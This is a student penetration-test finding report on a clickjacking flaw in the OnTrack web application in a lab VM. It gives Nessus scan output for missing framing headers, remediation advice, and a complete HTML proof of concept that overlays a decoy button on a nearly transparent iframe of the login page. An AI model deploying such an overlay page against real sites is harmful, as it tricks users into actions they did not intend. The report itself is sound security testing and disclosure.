Finding Name: Clickjacking Vulnerability (Nessus Scan and VM Execution)

Name	Team	Role	Project	Quality Assurance	Is this a re-tested Finding?
Nikola Nicholas Krcevinac	OnTrack	Pen-Tester	AppAttack	Darryl Ooi	No

Was this Finding Successful?
Yes

Finding Description

The OnTrack web application was found to be vulnerable to Clickjacking. This type of attack happens when the attacker loads the legitimate application within an <iframe> and tricks the user into clicking elements they didn’t intend to interact with, like a login button or form submission.

The root cause of this issue is the absence of key security headers in the HTTP response, mainly the **X-Frame-Options** and **Content-Security-Policy (frame-ancestors)** headers which exploit the lack of these HTTP headers. This allows the OnTrack site to be embedded in a malicious site as demonstrated in the evidence section further down. Also, in evidence you will see the Nessus scan screenshots of the findings.

This vulnerability was confirmed using a simple crafted HTML page to frame the OnTrack website. When opened in a browser, it rendered the full interface behind a transparent layer and placed a click button on top, proving the success of the attack.

Risk Rating

Impact: **Severe**
Likelihood: **High**

Impact values				
Very Minor	**Minor**	**Significant**	**Major**	**Severe**
Risk that holds little to no impact. Will not cause damage and regular activity can continue.	Risk that holds minor form of impact, but not significant enough to be of threat. Can cause some damage but not enough to impede regular activity.	Risk that holds enough impact to be somewhat of a threat. Will cause damage that can impede regular activity but will be able to run normally.	Risk that holds major impact to be of threat. Will cause damage that will impede regular activity and will not be able to run normally.	Risk that holds severe impact and is a threat. Will cause critical damage that can cease activity to be run.

Likelihood

Rare	Unlikely	Moderate	High	Certain
Event may occur and/or if it did, it happens in specific circumstances.	Event could occur occasionally and/or could happen (at some point)	Event may occur and/or happens.	Event occurs at times and/or probably happens a lot.	Event is occurring now and/or happens frequently.

Business Impact

This vulnerability poses a high risk to the user trust and application integrity for the university for teacher and students using OnTrack. An attacker could socially engineer techniques to make the user visit a malicious site and provide legitimate OnTrack application embedded in a hidden iframe. This can lead to:


- Unauthorized account access
- Accidental permission changes
- Credential theft
- Reduced trust in the application’s security

Affected Assets

- http://10.0.2.15:3000/ (Doubtfire API)
- http://10.0.2.15:4200/ (OnTrack Frontend)
- http://10.0.2.15:4200/assets
- http://10.0.2.15:4200/assets/icons

Evidence

For your evidence, I have provided below three images showing my Nessus scan with the hosts, port output, plugins and their description explaining what attacks can happen for this issue:




OnTrack Web App Scan

Host	Vulnerabilities
10.0.2.15	37 37 59 26

Nikola Krcevinac
STID: s222564328

Scan Details

Policy: Web Application Tests
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 1:10 AM
End: Today at 1:48 AM
Elapsed: 38 minutes



INFO **Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header**

Description

The remote web server in some responses sets a permissive Content-Security-Policy (CSP) frame-ancestors response header or does not set one at all.

The CSP frame-ancestors header has been proposed by the W3C Web Application Security Working Group as a way to mitigate cross-site scripting and clickjacking attacks.

Solution

Set a non-permissive Content-Security-Policy frame-ancestors header for all requested resources.

See Also

http://www.nessus.org/u?55aa8f57
http://www.nessus.org/u?07cc2a06
https://content-security-policy.com/
https://www.w3.org/TR/CSP2/

Nikola Krcevinac
STID: s222564328

Output

```
The following pages do not set a Content-Security-Policy frame-ancestors response header or set a permissive policy:

  - http://10.0.2.15:3000/
```


To see debug logs, please visit individual host

Port ▲	Hosts
3000 / tcp / www	10.0.2.15

```
The following pages do not set a Content-Security-Policy frame-ancestors response header or set a permissive policy:

  - http://10.0.2.15:4200/
  - http://10.0.2.15:4200/assets
  - http://10.0.2.15:4200/assets/icons
```

To see debug logs, please visit individual host

Port ▲	Hosts
4200 / tcp / www	10.0.2.15



Vulnerabilities 12

INFO **Missing or Permissive X-Frame-Options HTTP Response Header**

Description

The remote web server in some responses sets a permissive X-Frame-Options response header or does not set one at all.

The X-Frame-Options header has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors

Solution

Set a properly configured X-Frame-Options header for all requested resources.

See Also

https://en.wikipedia.org/wiki/Clickjacking
http://www.nessus.org/u?399b1f56

Nikola Krcevinac
STID: s222564328


Output

```
The following pages do not set a X-Frame-Options response header or set a permissive policy:

  - http://10.0.2.15:4200/
  - http://10.0.2.15:4200/assets
  - http://10.0.2.15:4200/assets/icons
```

To see debug logs, please visit individual host

Port ▲	Hosts
4200 / tcp / www	10.0.2.15

This below is the network address assigned to the OnTrack website on my Kali VM machine as reference:




```
[serve:angular17]
[serve:angular17] Watch mode enabled. Watching for file changes...
[serve:angular17]   ➜  Local:   http://localhost:4200/
[serve:angular17]   ➜  Network: http://10.0.2.15:4200/
[serve:angular17]   ➜  Network: http://172.18.0.1:4200/
[serve:angular17]   ➜  press h + enter to show help
[serve:angular17] 1:10:49 AM [vite] Internal server error: Invalid URL
[serve:angular17]       at new URL (node:internal/url:806:29)
[serve:angular17]       at pathnameWithoutBasePath (/home/kali/doubtfire-deploy/doubtfire-web/node
```

Nikola Krcevinac
STID: s222564328

Clickjacking Proof of Concept (POC)

Step 1: Create a Malicious HTMP File

1. First, I use "nano clickjack-OnTrack.html" to create a malicious HTML file for this attack as seen below: (Change IP address depending on OnTrack network address):




File Actions Edit View Help
kali@kali: ~/doubtfire-deploy/development
kali@kali: ~/doubtfire-deploy/doubtfire-web
kali@kali: ~/Documents

```
  GNU nano 7.2                              clickjack-OnTrack.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Clickjacking POC</title>
  <style>
    body {
      margin: 0;
      font-family: Arial, sans-serif;
      text-align: center;
      background-color: #f2f2f2;
    }

    h2 {
      margin-top: 30px;
    }

    .clickjack-container {
      position: relative;
      width: 1000px;
      height: 800px;
      margin: 40px auto;
      border: 2px solid #ccc;
      box-shadow: 0 0 10px rgba(0,0,0,0.1);
      background-color: white;
    }

    iframe {
      position: absolute;
      top: 0;
      left: 0;
      width: 1000px;
      height: 800px;
      opacity: 0.1; /* nearly invisible */
      z-index: 2;
      border: none;
    }

    button {
      position: absolute;
      top: 240px;
      left: 445px;
      z-index: 3;
      padding: 12px 25px;
      background-color: #1976d2;
      color: white;
      border: none;
      border-radius: 5px;
      font-size: 16px;
      cursor: pointer;
      box-shadow: 0 2px 4px rgba(0,0,0,0.2);
    }

    button:hover {
      background-color: #1565c0;
    }
  </style>
</head>
<body>
  <h2>Clickjacking POC</h2>
  <div class="clickjack-container">
    <button>Get Free Access</button>
    <iframe src="http://10.0.2.15:4200/"></iframe>
  </div>
</body>
</html>
```

Nikola Krcevinac
STID: s222564328

The image below shows the file that has been created and the folder it is in:




```
┌──(kali㉿kali)-[~/Documents]
└─$ nano clickjack-OnTrack.html

┌──(kali㉿kali)-[~/Documents]
└─$ ls
clickjack-OnTrack.html

┌──(kali㉿kali)-[~/Documents]
└─$ 
```

Nikola Krcevinac
STID: s222564328

Step 2: Serve the HTML File

1. I will now use "python3 -m http.server 8000' to run my html:




```
┌──(kali㉿kali)-[~/Documents]
└─$ ls
clickjack-OnTrack.html

┌──(kali㉿kali)-[~/Documents]
└─$ python3 -m http.server 8000
```

Nikola Krcevinac
STID: s222564328

2. Now that I am running my server I can now visit the OnTrack site at "http://10.0.2.15:8000/clickjack.html" which I will continue in step 3.

Step 3: Verifiction of the Vulnerability

Below I accessed the malicious page via browser at "http://10.0.2.15:8000/clickjack.html". This successfully overlaid a button on the OnTrack login form.



```
┌──(kali㉿kali)-[~/Documents]
└─$ nano clickjack-OnTrack.html

┌──(kali㉿kali)-[~/Documents]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.15 - - [26/Mar/2025 03:02:22] "GET /clickjack-OnTrack.html HTTP/1.1" 304 -
```

Nikola Krcevinac
STID: s222564328

Explanation:

This demonstration illustrates a **Clickjacking vulnerability** affecting the OnTrack web application. While the “Click Me” button in this proof-of-concept (PoC) does not currently trigger any real action, its purpose is to show that a malicious actor could **embed the OnTrack site into an invisible or transparent iframe** and overlay deceptive content (like fake buttons) on top of it.

If an attacker aligned their fake button over a **real and functional UI element** (e.g., “Sign In”, “Confirm”, “Allow access”, or even “Delete Account”), the user could be tricked into clicking that **underlying real button** while believing they are interacting with the attacker’s page.
In a real-world scenario, this could be used to:

- Hijack user sessions
- Trigger actions without the user’s consent
- Abuse user privileges if the session is authenticated
- Execute unintended or dangerous operations in the context of the user

Therefore, although this demo is surface level, it **proves that the application is vulnerable** to clickjacking and that **additional security controls are required to prevent this type of attack** from being exploited by a real adversary.

Remediation Advice

To mitigate this vulnerability, the OnTrack development team should:

1. **Set the X-Frame-Options header** to DENY or SAMEORIGIN to prevent the application from being embedded in external frames.
   X-Frame-Options: DENY

2. **Configure a Content Security Policy** with the frame-ancestors directive: **Content-Security-Policy: frame-ancestors 'none';**
3. Regularly scan for missing HTTP headers and implement CSP best practices.

References

- Internal Nessus Report
- Clickjacking OWASP
- X-Frame-Options and Content Security Policy

Contact Details

Name/Teams: Nicholas Krcevinac
Email: s222564328@deakin.edu.au

Pentest Leader Feedback.

Great job Nicholas!